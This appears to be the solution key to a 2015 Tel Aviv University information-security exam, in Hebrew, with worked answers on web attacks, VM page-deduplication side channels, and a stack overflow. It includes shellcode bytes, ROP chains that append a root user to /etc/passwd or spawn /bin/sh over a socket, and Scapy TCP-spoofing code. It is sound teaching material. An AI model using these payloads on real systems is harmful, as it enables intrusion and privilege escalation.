מס' מחברת: _ _

ת"ז:

אוניברסיטת תל-אביב
מדעי המחשב

מבוא לאבטחת מידע
מועד ב', תשע"ה
7.9.2015

<u>פתרון המבחן</u>

מרצה: ערן טרומר

זמן המבחן: 3 שעות

<u>הנחיות:</u>

- מותר להשתמש בחומר עזר כתוב או מודפס על גבי נייר בלבד. עזרים אלקטרוניים אסורים.
- המבחן כולל 4 שאלות. מספר הנקודות עבור כל שאלה מופיע בסוגריים.
- כתבו את תשובותיכם על גבי טופס המבחן במקום המוקצה לכך. מומלץ לכתוב תחילה את התשובה במחברת הטיוטה שקיבלתם ורק אחר כך להעתיק אותה, בצורה ברורה וקריאה, לטופס המבחן. תשובות במחברת הבחינה לא יקראו.
- נמקו בקצרה אך בבהירות את כל טענותיכם. תשובה ללא נימוק לא תזכה בניקוד.
- יתקבלו תשובות המניחות הנחות סבירות ומציינות במפורש את ההנחות.
- ניתן לענות בעברית או באנגלית.
- במבחן זה **<u>16</u>** עמודים (כולל עמוד זה). אנא ודאו שכולם ברשותכם. (בפתרון יש 17 בשל תשובה חלופית בעמוד 12.)

ב ה צ ל ח ה!

לשימוש הבודקים:

1.	2.	3.	4.
(א)	(א)	(א)	(א)
(ב)	(ב)	(ב)	(ב)
(ג)	(ג)	(ג)	(ג)
(ד)	(ד)	(ד)	
(ה)	(ה)	(ה)	
(ו)	(ו)		
(ז)			

מס' מחברת: _ _

שאלה 1 [31 נק']

האתר http://example.com מהווה כר פורה להחלפת דוגמאות לשיעורי הבית. הוא משתמש ב- cookie-based authentication. צוות הקורס החליט לפרוץ לחשבונות משתמשים כדי למצוא ראיות לדבר עבירה. הפריצה נחשבת להצלחה אם היא מאפשרת התחזות מלאה למשתמש בפני האתר.

להלן סדרת תרחישים וסוגי התקפות שצוות הקורס ינסה. נתחו כל תרחיש כדלקמן:

- אם יש שם מקובל לסוג זה של התקפה, ציינו אותו.
- אם קיימת התקפה מהסוג המתואר שאכן תצליח עבור מימוש (אולי נאיבי) של האתר:
  - הסבירו כיצד לבצע את ההתקפה ותחת אילו הנחות תצליח.
  - הציעו מימוש משופר של האתר החסין בפני ההתקפה הספציפית, והסבירו מדוע הוא חסין.
- אחרת: הסבירו מדוע.

א. [4 נק'] ה-cookies הם SHA-1 של סיסמת המשתמש. התוקפים מנחשים את ה-cookie.

בהינתן ניחוש סיסמה. התוקף יכול לחשב את ה-cookie בעצמו. לכן ניתן לבצע

התקפת מילון. הגנות אפשריות: הוספת salt, או שימוש ב-cookie אקראי ארוך

הנקבע על ידי השרת.

ב. [4 נק'] התוקפים מאזינים (פסיבית) לתקשורת על רשת האוניברסיטה.

תקשורת HTTP אינה מוצפנת, לכן התוקפים רואים את ה-cookie ואז יכולים

לשלוח בקשות HTTP משלהם עם אותו cookie.

ניתן להגן על ידי שימוש ב-HTTPS (HTTP מעל TLS).

מס' מחברת: _ _

ג. [5 נק'] התוקפים משנים את אתר הקורס http://course.cs.tau.ac.il/infosec15 כך שיכלול קוד JavaScript אשר, כאשר הוא רץ בדפדפן של הסטודנטים, שולח את ה-cookie שלהם באתר הדוגמאות לצוות הקורס.

זה נסיון כושל ל-(XSS) Cross Site Scripting.

ההתקפה לא תעבוד. פעולת הקוד תבלם על ידי מנגנון Same Origin Policy של הדפדפן.

ד. [4 נק'] התוקפים שולחים לכל הסטודנטים דואל ובו קישור עם הטקסט "הודעה חשובה", אשר מוביל לכתובת http://example.com/change_pwd.php?newpw=12345.

זאת התקפת Cross Site Request Forgery (CSRF) בעזרת phishing. היא תצליח בהנחה

שהקישור הנ"ל הוא לדף שינוי הסיסמה, והדף מקבל את הסיסמה החדשה בפרמטר

---

newpw, והדף בודק את ה-cookie, ולקורבן יש כבר את ה-cookie בשל כניסה קודמת. ניתן

להשתמש בכל אחת מההגנות מפני CSRF שנדונו בכיתה, לדוגמה בדיקת referrer.

ה. [4 נק'] לתוקפים יכולת לשנות רשומות בשרת ה-DNS של האוניברסיטה.

ניתן להשיג יכולת כזו לדוגמה בעזרת DNS cache poisoning, ואז לבצע התקפת

---

man-in-the-middle על ידי הכוונת example.com לשרת התוקף. כך התוקף יראה

את כל התקשורת, ובפרט את ה-cookie. ניתן להגן על ידי HTTPS עם certificate

---

חתום כראוי על ידי certificate authority המוכר על ידי הדפדפנים.

מס' מחברת: _ _

ו. [5 נק'] התוקפים יוצרים משתמש פיקטיבי באתר, ושולחים בשמו הודעות. הם מגלים ש-<סוגריים משולשים> בהודעות מועברים כלשונם, ומחליטים לנצל זאת.

ניתן לבצע התקפת Cross Site Scripting (XSS), על ידי שליחת הודעה הכוללת קוד

JavaScript ששולח את ה-cookie את התוקף. כאשר משתמשים אחרים יצפו בהודעה,

---

הקוד ירוץ בדפדפן שלהם עם ה-origin הנכון.

הגנה אפשרית: סניטציה של הקלטים (escaping לתווים מיוחדים) לפני הצגנו.

ז. [5 נק'] מנהלי האתר הוסיפו תמיכה ב-HTTPS, אבל השתמשו בגרסה ישנה מאד של ספריית OpenSSL.

ראינו בכיתה הרבה חולשות היסטוריות במימוש TLS על ידי OpenSSL, אשר ניתנות

לניצול. לדוגמה חולשת HeartBleed עשוייה לאפשר גניבת מפתחות השרת, ואז


ניתן לבצע man-in-the-middle, או אולי אפילו תחשוף סיסמאות או cookies בזכרון

השרת. צריך להריץ גרסה עדכנית של תוכנות/ספריות קריטיות כגון OpenSSL.

מס' מחברת: _ _

שאלה 2 [28 נק']

במחשבים המריצים מכונות וירטואליות, קיים לעיתים בזבוז גדול של זיכרון פיזי כי כל מכונה וירטואלית כוללת עותק משלה של מערכת ההפעלה, ספריות, אפליקציות וכו'. מימוש מתקדם של מכונות וירטואליות כולל מנגנון איחוד דפים משוכפלים (page deduplication), הפועל כך. מדי שנייה ה-hypervisor מתעורר ומחפש זוגות של דפי זיכרון אשר מכילים בדיוק אותו תוכן אבל שייכים למכונות וירטואליות שונות. כאשר הוא מזהה זוג כזה, הוא מאחד את הדפים, כך שבזכרון הפיזי נשמר דף יחיד עם התוכן, ומצביעים אליו מכמה מקומות בטבלאות הדפים הממפות את מרחב הכתובות של המכונות הווירטואליות למרחב הזיכרון הפיזי. בטבלאות הדפים האמורות, דפים מסומנים בביט Writable ובביט eXecutable. ראו איור.



בכל התרחישים שלהלן, תוקף זדוני מסוגל להריץ קוד כרצונו במכונה וירטואלית VM1 , והוא מנסה להתקיף קוד במכונה וירטואלית VM2 , הרצה על אותה מכונה פיזית. הניחו שהתוקף מכיר את הקוד המותקף.

א. [5 נק'] נאמר שמנגנון איחוד הדפים משמר את הביטים X ו-W בטבלאות הדפים האמורות. כיצד יכול התוקף לבצע התקפת control hijacking על מכונה וירטואלית אחרת, דרך מנגנון איחוד הדפים? הניחו שבמכונה המותקפת אין אמצעי הגנה כגון W^X או ASLR.

התוקף יצור דף Writable שתוכנו זהה לאחד מדפי הקוד שרצים ב-VM2, נאמר קוד

של פונקיצת printf ב-libc. הוא ימתין שנייה לאיחוד דפים, ואז ישכתב את תוכן הדף

ל-shellcode. כאשר VM2 בפעם הבאה יקרא לפונקציה, הוא יריץ את ה-shellcode.

מס' מחברת: _ _

ב. [4 נק'] כעת הניחו שמנגנון איחוד הדפים מוודא שהביטים X ו-W תואמים בכל השורות בטבלאות הדפים המצביעות לדף המאוחד (ולעולם לא ישונו). כמו כן הניחו שהמכונה המותקפת ממשת X^W לכל התהליכים. כיצד, עדיין, יכולה מכונה וירטואלית אחת לבצע התקפת control hijacking על מכונה וירטואלית אחרת, דרך מנגנון איחוד הדפים?

ניתן להשתמש באותה טכניקת שכתוב כמו בסעיף א' כדי לשנות את ה-stack

---

ב-VM2 ולבצע התקפת ROP, או לשנות מצביעים לפונקציות או ל- vtable . אלו יושבים

בדפים שהם Writable אבל לא eXecutable.

כדי לפתור את ההתקפות שלעיל, מימושים אמיתיים של מנגנון איחוד דפים כוללים מגנון Copy on Write (CoW), כדלקמן.

כאשר ה-hypervisor מאחד דפים, הוא תמיד מסמן את השורות הרלוונטיות בטבלאות הדפים כ- Writable=0. אם בעתיד אחת המכונות הוירטואליות מנסה לכתוב לדף, תיוצר פסיקת תוכנה אשר תטופל על ידי ה-hypervisor. בהנחה שהדף היה Writable לפני האיחוד, ה-hypervisor מקצה עותק נפרד של הדף עבור המכונה הזו, מעדכן את טבלת הדפים (כלומר מבטל את האיחוד), מסמן את העותק כ-Writable=1, ומבצע את הכתיבה רק לעותק. עם השלמת התהליך, פסיקת התוכנה מסתיימת והמכונה הכותבת ממשיכה את ריצתה.

התוקף משער שבמכונה וירטואלית השנייה, המותקפת, יש דף המכיל תוכן ספציפי (נאמר המחרוזת "מתקיפים עם שחר" מרופדת באפסים לגודל דף). הוא רוצה לבדוק השערה זו, תוך ניצול מנגנון איחוד הדפים.

ג. [5 נ'] כיצד ניתן לממש התקפה זו?

התוקף יכתוב לדף משלו את התוכן הספציפי, יחכה שנייה (כדי הדף יאוחד עם העותק

של VM2 אם יש כזה), ואז יכתוב לדף שלו שוב, תוך כדי מדידת זמן. אם היה ל-VM2

עותק, תהליך הפסיקה וביטול האיחוד יגרום לכתיבה לקחת הרבה זמן (אלפי

מחזורי שעון); אחרת היא תדרוש מחזורי שעון בודדים.

(טעות נפוצה היא להציע שהתוקף יבדוק אם כתובת הדף שלו השתנתה. הוא לא יכול לעשות זאת, כי מיפוי הכתובות של המכונה הוירטואלית לכתובות המכונה הפיזית מוסתר מהמכונה הוירטואלית ולכן אינו נגיש לתוקף.)

(על הסעיפים הבאים אפשר לענות גם אם לא מצאת מימוש להתקפה.)

ד. [3 נ'] מה המונח הכללי להתקפה מסוג זה?

side-channel attack (ספציפית, timing attack).

ה. [5 נק'] המכונה הוירטואלית המותקפת מריצה מערכת הממשת Mandatory Access Control האוכף מדיניות Information Flow Control. מה ההשפעה של ההתקפה האמורה על אכיפת המדיניות?

ההתקפה מאפשרת הפרה של המדיניות, כי היא מאפשרת להוציא מידע

מהמכונה הוירטואלית אפילו עם מדיניות זרימת המידע בה אוסרת על כך, ואפילו

אם מנגנוני MAC במערכת ההפעלה במכונה הוירטואלית מונעים זרימת מידע החוצה

דרך ערוצי התקשורת הרגילים הנומינליים.

ו. [6 נק'] המכונה המותקפת משתמשת במנגנון ASLR, כדי להקשות על התקפות control hijacking. כיצד התוקף (המסוגל להריץ קוד במכונה וירטואלית אחרת על אותה מכונה פיזית) יכול לנטרל את האפקטיביות של ה-ASLR? כמה זמן זה יקח, בערך?

המתקיף מנסה לגלות את הביטים האקראיים בכתובת שבחר ה-ASLR עבור תוכנה

שרצה ב-VM2 זמן רב. עבור כל ניחוש של ערך ביטים אלו, המתקיף בודק את נכונות

הניחוש על ידי יצירת עותק של דף קוד של התוכנה המתוקפת הכולל כתובות המושפעות

מהניחוש, וביצוע ההתקפה מסעיף ג'. אם במערכת ההפעלה שב-VM2 יש ASLR עם

N ביטים (אנטרופיה), נמצא את הניחוש הנכון אחרי $2^N/2$ שניות בתוחלת. (אפשר להאיץ

על ידי בדיקת ניחושים רבים במקביל, בכפוף לגודל הזיכרון הזמין).

השאלה בהשראת התקפה אמיתית אשר הוצגה בכנס WOOT'15 במאמר
"CAIN: Silently Breaking ASLR in the Cloud" מאת
Antonio Barresi, Kaveh Razavi, Mathias Payer, Thomas R. Gross. המאמר והמצגת:
https://www.usenix.org/conference/woot15/workshop-program/presentation/barresi

מס' מחברת: _ _

שאלה 3 (25 נק')

בשרת לינוקס מרוחק (המבוסס מעבד Intel x86 32bit) התגלתה חולשה בשירות בעל הרשאות root. החולשה קיימת בפונקציה הבאה, אשר אנו יכולים לשלוט בקלט שלה ע"י שליחת נתונים:

```
void skip_n_bytes_from_fd(int fd, int n)
{
     char buf[100];
     // if (n > 100) return;
                read(fd, buf, n);
}
```

א. [5 נק'] שרטטו את מבנה המחסנית (יחסית לרגיסטר EBP) רגע אחרי הקריאה ל read בקוד האמור, באופן הכי מדויק שתוכלו. הניחו שאין הגנות מחסנית מכל סוג שהוא.

הנתון הנמצא בכתובת	גודל הנתון הנמצא בכתובת	כתובת בסיס יחסית ל-EBP (נא למיין: כתובות גדולות למעלה)
int n	4	+12
int fd	4	+8
Ret	4	+4
EBP / SFP	4	0
buf	100	-100
Copy of n	4	-104
Ptr to buf	4	-108
Copy of fd	4	-112
Ret-addr back to skip_n...	4	-116

ב. [3 נק'] מהו ה- n המינימלי שעלינו לדרוש כדי שנוכל לבצע control hijacking? מדוע?

N=108 הוא המינימלי עלינו לדרוש, על מנת לדרוס את כתובת החזרה

(buf+saved_ebp+ret)

מס' מחברת: _ _

ג. [5 נק'] בהנחה שהערך של EBP לפני הקריאה ל-read נמצא בין `0xbfff0000` ל-`0xbfff0020`, רשום רצף בתים ב-hex שעלינו לשלוח, כך שה-shellcode הבא (שאורכו 30 בתים) ירוץ בצורה אמינה ככל שניתן.

```
'\xeb\x0f\x5b\x31\xc0\xb0\x0b1\xc9\xcd\x80\x31\xc0\xb0\x01\xcd\x80\xe8\xec\xff\xff\xff
/bin/sh\x00'
```

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
90	→														→
	→														→
	→														→
	→														→
	→				→	EB	0F	31	5B	C0	B0	0B	'1'	C9	CD
80	31	C0	B0	01	CD	80	E8	EC	FF	FF	FF	'/'	'b'	'l'	'n'
'/'	's'	'h'	00	BC	FF	FE	BF								

לנוחותך, ניתן לסמן ע"י קו רציף בתים חוזרים .לדוגמא תיאור מחרוזת HELLLLLLLLLLLLLLLOO:

'H'	45	'L'	→	→	→	→	→	→	→	→	→	→	→	→	→
→	→	'O'	'O'												

מס' מחברת: _ _

ד. [6 נק'] גילינו כי בשרת מופעל DEP והדרך היחידה לפעול היא באמצעות ROP. כתוב shellcode (כרצף בתים) מסוג ROP אשר משתמש ב-system כדי להוסיף לקובץ /etc/passwd משתמש בעל הרשאות root.

- השתמשו בפקודה : echo "myuser:0:0:::/:/bin/sh" >> /etc/passwd
- עומדים לרשותכם הגדג'טים ברשימה שבסוף השאלה.
- עומד לרשותכם כל המידע מהסעיפים קודמים, ובפרט אודות EBP.
- אין צורך לצאת בצורה מסודרת בסוף ה-shellcode.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
'A'	→														
→															
→															
→										→	';'	'e'	'c'	'h'	'o'
' '	'"'	'm'	'y'	'u'	's'	'e'	'r'	':'	'0'	':'	0	':'	→		'/'
':'	'/'	'b'	'l'	'n'	'/'	's'	'h'	'"'	' '	'>'	'>'	'/'	'e'	't'	'c'
'/'	'p'	'a'	's'	's'	'w'	'd'	00	C0	86	04	08	BC	FF	FE	BF

מס' מחברת: _ _

ה. [6 נק'] כתבו רצף בתים אשר מנצל את ה-file descriptor הידוע לנו ומחבר את התוקף לshell על השרת המרוחק.

- חשוב: הניחו ש-EBX מכיל את הfile descriptor בזמן היציאה מהפונקציה skip_n_bytes_from_fd
- לרשותכם שוב רשימת גדג'טים שתוכלו להסתייע בהם.
- אין צורך לצאת בצורה מסודרת בסוף ה-shellcode.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
'/'	→														
	→														
	→														
	→														
	→														
→															
'/'	'b'	'l'	'n'	'/'	's'	'h'	00	D4	FF	52	B7	A3	CE	52	B7
A3	CE	52	B7	A0	86	04	08	A1	CE	52	B7	DE	AD	BE	EF
00	00	00	00	D4	FF	52	B7	A3	CE	52	B7	A3	CE	52	B7
A0	86	04	08	A1	CE	52	B7	DE	AD	BE	EF	01	00	00	00
D4	FF	52	B7	A3	CE	52	B7	A3	CE	52	B7	A0	86	04	08
A1	CE	52	B7	DE	AD	BE	EF	02	00	00	00	10	86	04	08
FF	FF	FF	FF	BC	FF	FE	BF	00	00	00	00	00	00	00	00

הפתרון למעלה כולל מגלשה טקסטואלית, המנצלת את כך שב-path resolution, דין '/' חוזר כדין '/' בודד. לא לא זוכרים זאת, אפשר גם היה לבנות מגלשה מהצורה "/./././." ואז בסיכוי של חצי זה היה עובד, או "/../../../.." שהיה עובד בסיכוי 100, כל עוד נפלת באמצע המגלשה ולא בסופה (כיוון שהוא היה עולה למעלה עם ה '..').

מס' מחברת: _ _

תשובה חלופית עם כתובת מדויקת ל-/bin/sh :

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
'A'															
								'/'	'b'	'l'	'n'	'/'	's'	'h'	00
								D4	FF	52	B7	A3	CE	52	B7
A3	CE	52	B7	A0	86	04	08	A1	CE	52	B7	DE	AD	BE	EF
00	00	00	00	D4	FF	52	B7	A3	CE	52	B7	A3	CE	52	B7
A0	86	04	08	A1	CE	52	B7	DE	AD	BE	EF	01	00	00	00
D4	FF	52	B7	A3	CE	52	B7	A3	CE	52	B7	A0	86	04	08
A1	CE	52	B7	DE	AD	BE	EF	02	00	00	00	40	E0	52	B7
00	00	00	00	B4	DE	52	B7	C0	DE	52	B7	C0	DE	52	B7
C0	DE	52	B7	C0	DE	52	B7	C0	DE	52	B7	C0	DE	52	B7
C0	DE	52	B7	D4	FF	52	B7	A3	CE	52	B7	A3	CE	52	B7
10	86	04	08	FF	FF	FF	FF	BC	FF	FE	BF	00	00	00	00
00	00	00	00												

מס' מחברת: _ _

רשימת גדג'טים זמינים

```
.text:B7523F01 5C | pop     esp
.text:B7523F02 C3 | ret
```

```
.text:B752B025 59    | pop     ecx
.text:B752E026 C3    | ret
```

```
.text:B752E030 58 | pop     eax
.text:B752E031 C3 | ret
```

```
.text:B752E040 5B    | pop     ebx
.text:B752E041 C3    | ret
```

```
.text:B752F152 5A | pop     edx
.text:B752F153 C3 | ret
```

```
.text:B7523868 CD 80 | int     0x80
.text:B752386A C3    | ret
```

```
.text:B752EC77 54 | push     esp
.text:B752EC78 C3 | ret
```

```
.text:B752EC87 54    | push     ebx
.text:B752EC88 C3    | ret
```

```
.text:B752599D 50 | push     eax
.text:B752599E C3 | ret
```

```
.text:B752CEA0 5A    | pop    edx
.text:B752CEA1 5E    | pop    esi
.text:B752CEA2 5F    | pop    edi
.text:B752CEA3 C3    | ret
```

```
.text:B752DEB4 03 DC | add  ebx, esp
.text:B752DEB6 C3    | ret
```

```
.text:B752DEC0 83 EB 10 | sub ebx,
0x10
.text:B752DEC3 C3       | ret
```

```
.text:B752FFD4 89 5c 24 10 | mov dword ptr [esp+0x10], ebx
.text:B752FFD8 C3          | ret
```

```
.plt:080486C0                     ; int system(char *string)
.plt:080486C0                     system      proc near
.plt:080486C0 FF 25 44 B0 04 08                 jmp     ds:off_804B044  ; Indirect Near Jump
.plt:080486C0                     system      endp
```

```
.plt:08048610                      ; int execv(char *file, char *argv[] /* can be null */)
.plt:08048610                      execv     proc near                ;
.plt:08048610 FF 25 18 B0 04 08                 jmp     ds:off_804B018  ; Indirect Near Jump
.plt:08048610                      execv     endp
```

```
.plt:080486A0                      ; int dup2(int oldfd, int newfd)
.plt:080486A0                      dup2      proc near
.plt:080486A0 FF 25 3C B0 04 08                 jmp     ds:off_804B03C  ; Indirect Near Jump
.plt:080486A0                      dup2      endp
```

פסאודו קוד של ה- system call של dup2()

```
int dup2(int old_file_descriptor_num, int new_file_descriptor_num) {
__asm__("mov eax,0x3f");
__asm__("mov ebx, old_file_descriptor_num");
                              // ebx,ecx contain a number, not a pointer to a number.
__asm__("mov ecx, new_file_descriptor_num");
__asm("int 0x80");
}
```

פסאודו קוד של ה- system call של execve()

```
int execve(char *file, char *argv[] /*can be null */, char *envp[] /*can be null*/) {
__asm__("mov eax,0xb");
__asm__("mov ebx, file");// ebx contains a pointer to a file string.
__asm__("mov ecx, argv");// ecx contains pointer to a string array containing the arguments
__asm__("mov edx, envp");// ecx contains pointer to a string array containing the env vars.
__asm("int 0x80");
```

מס' מחברת: _ _

שאלה 4 [16 נק']

בהמשך לשאלה הקודמת: עם היוודע החולשה למתכנת של השירות הפגיע, שונה הקוד בשרת.
הקוד המקורי:

```
client_fd = accept(server_fd, &remote_addr, sizeof(remote_addr), 0);
.
.
.
skip_n_bytes_from_fd(client_fd, n);
```

גרסה שנייה:

```
client_fd = accept(server_fd, &remote_addr, sizeof(remote_addr), 0);
if (remote_addr.sin_addr.s_addr != 0x08080808) {
    close(client_fd);
    continue;
}
.
.
.
skip_n_bytes_from_fd(client_fd, n);
```

א. [3 נק'] מה משמעות השינוי שעשה המתכנת?

המתכנת הוסיף בדיקה אשר מאפשרת רק קישורים נכנסים מכתובת 8.8.8.8, שהיא

כתובת אינטרנטית (ולא מקומית). נשים לב שכאן (ובהמשך) מדובר בקישורי TCP,

---

מכיוון שראינו כי ישנה קריאה ל-()accept על מנת לקבל קישורים.

מס' מחברת: _ _

ב. [7 נק'] כיצד יכול תוקף להתגבר על השינוי ולנצל את החולשה מהשאלה הקודמת (לפחות בהסתברות לא-זניחה)?

יש לכלול הסבר מילולי של תהליכי התקיפה והסתברות ההצלחה, וגם לספק קוד Scapy אשר מאפשר ניצול של החולשה בתרחישים אלו.

בקוד ה-Scapy, ניתן להניח כי כי רצף בתים לניצול החולשה עצמה כבר נמצא במשתנה בשם `payload`.
תיעוד קצר של Scapy מצורף בהמשך השאלה.

תוקף מרוחק לא **אמור** להיות מסוגל להקים קישור TCP בתרחיש המתואר, מכיוון שמעבר

לביצוע IP spoofing, עליו להשלים את ה-3-way-handshake של TCP, אך אין לו נגישות

לתעבורה ע"מ לדעת את ערך ה-SEQ שבחר השרת (אשר נשלח בפקטת ה-SYN,ACK).

למרות זאת, תוקף הוא יכול לנחש ערכים אפשריים ל-SEQ שיבחר השרת, ועבור על ניחוש

יוכל לשלוח לצד השני רצף פקטות אשר מקים את הקישור ומנצל את החולשה. מדובר

בטווח של כ-2^32 ערכים אפשריים (למרות שעבור חלק ממערכות ההפעלה ייתכן שניתן

לייעל את הניחושים בצורה משמעותית). פסאודו קוד לדוגמא:

```
for seq_guess in xrange(2 ** 32):
    # randomize source port & our seq for each iteration
    sport = rand()
    initial_seq = rand()
    # Send initial SYN packet
    send(IP(dst=TARGET_IP, src="8.8.8.8") / TCP(sport=sport, dport=TARGET_PORT,
        seq=initial_seq, flags="S"))
    # Target now sends a SYN+ACK packet we don't receive.
    # Send ACK for SYN+ACK with our payload:
    send(IP(dst=TARGET_IP, src="8.8.8.8") / TCP(sport= sport, dport=TARGET_PORT,
        seq= initial_seq+1, ack=seq_guess, flags="A") / PAYLOAD)
```

מס' מחברת: _ _

Scapy תיעוד

Layers:

```
Ether(dst,src,type)
ARP(hwtype,ptype,hwlen,plen,op,hwsrc,psrc,hwdst,pdst)
IP(version,ihl,tos,len,id,flags,frag,ttl,proto,chksum,src,dst,option
s)
ICMP(type,code,chksum,id,seq)
TCP(sport,dport,seq,ack,dataofs,reserved,flags,window,chksum,urgptr,
options)
UDP(sport,dport,len,chksum)
DNS(id,qr,opcode,aa,tc,rd,ra,z,rcode,qdcount,ancount,nscount,arcount
,qd,an,ns,ar)
```

Functions:

sr(x, filter=None, iface=None, nofilter=0, *args, **kargs)

Send and receive packets at layer 3

srp(x, iface=None, iface_hint=None, filter=None, nofilter=0, type=3, *args, **kargs)

Send and receive packets at layer 2

sniff(count=0, store=1, offline=None, prn=None, lfilter=None, L2socket=None, timeout=None, opened_socket=None, *arg, **karg)

Sniff packets

send(x, inter=0, loop=0, count=None, verbose=None, realtime=None, *args, **kargs)

Send packets at layer 3

sendp(x, inter=0, loop=0, iface=None, iface_hint=None, count=None, verbose=None, realtime=None, *args, **kargs)

Send packets at layer 2

מס' מחברת: _ _

ג. [6 נק'] המפתח הוציא גרסה שלישית לקוד השירות. בגרסה זו בחר המפתח להגביל את הגישה לשירות כך שתתאפשר רק מהרשת המקומית: מבוצע סינון בקוד המאפשר תקשורת נכנסת רק מכתובות מקומיות, אשר לא ניתנות לניתוב באינטרנט.

כיצד יכול תוקף מרוחק (אבל מוכשר, בעל משאבים ובעל מוטיבציה) לנצל את החולשה בכל זאת? תארו שלושה ווקטורי התקפה שונים מהותית. ניתן להניח הנחות סבירות, בתנאי שהן מצוינות במפורש.

דוגמאות לפתרונות אפשריים:

---

1. תקיפה של משתמש תמים ברשת באמצעות מייל מדביק (Spear-Phishing) או

מתקפת Watering-hole, ואז שימוש במחשב זה על מנת לבצע תנועה רוחבית

והתפשטות ברשת, ותקיפה של השירות הפגיע.

---

2. פיזור Disk-on-key בכנס\חניון\בשליחה בדואר פיזי, תקיפת מחשב מקומי ברשת והמשך

כמתואר מעלה.

---

3. Social engineering על משתמש תמים ברשת לצורך תקיפת מחשב בודד \ שינוי

תצורה ברשת אשר יאפשר המשך תקיפה.

---

4. תקיפה של רשת ה-WiFi במידה וקיימת (בדיקת שימוש בפרוטוקול הצפנה אלחוטי

חלש \ סיסמאות חלשות \ השגת סיסמא באמצעות social engineering וכיוב').

---

5. תקיפה של נתב הרשת באמצעות חולשות \ באמצעות ממשק הניהול במידה ונגיש

מהאינטרנט, והשגת נגישות לרשת המקומית (ומשם, כנ"ל).